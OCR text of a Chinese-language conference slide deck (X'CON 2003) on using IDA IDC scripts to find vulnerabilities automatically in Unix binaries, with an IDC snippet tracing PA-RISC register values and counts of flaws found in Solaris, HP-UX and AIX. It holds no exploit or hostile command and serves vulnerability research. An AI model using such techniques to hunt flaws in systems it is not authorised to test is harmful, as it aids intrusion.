
讲述HalvarFlake的思想

引用HalvarFlake.ppt，该ppt即为bugscam的思想之源。


讲解第3方文档。

利用IDC脚本发掘漏洞

HalvarFlake思想的更深入一步：
虚拟指令执行，向上递归分析非安全调用的数据源和目标。



利用IDC脚本发掘漏洞




利用IDC脚本发掘漏洞


```
if(opcode == "addil" && GetOpnd(addr,2) == REG ) //addil  0x4567,%r,%r
{
        D_MSG(DEBUG_FLAG,addr,"addil",REG);
        tmp = GetOpnd(addr,1);
        if(tmp == "%dp")
                return VALUE + getValue(addr,0) + REGDP;
        if(tmp == "%r0")
                return VALUE + getValue(addr,0);
        if(tmp == "%sp")
                F_STA(addr,VALUE);
        if(tmp == "%r28")
                F_RET(addr,VALUE);

        REG = GetOpnd(addr,1);
        VALUE = VALUE + getValue(addr,0);
}
```

利用IDC脚本发掘漏洞



IDC自动发掘方法成果

Solaris7/8	HP-UX11	Aix4.3/5.1
2	2	4


小结

有一定的效果，但还不是很理想。

全自动不很可靠，发展方向应该是人为主，智能化工具作辅助。

更新的基于流的动态追踪是一个新的方向。

Thanks !



X'CON 2003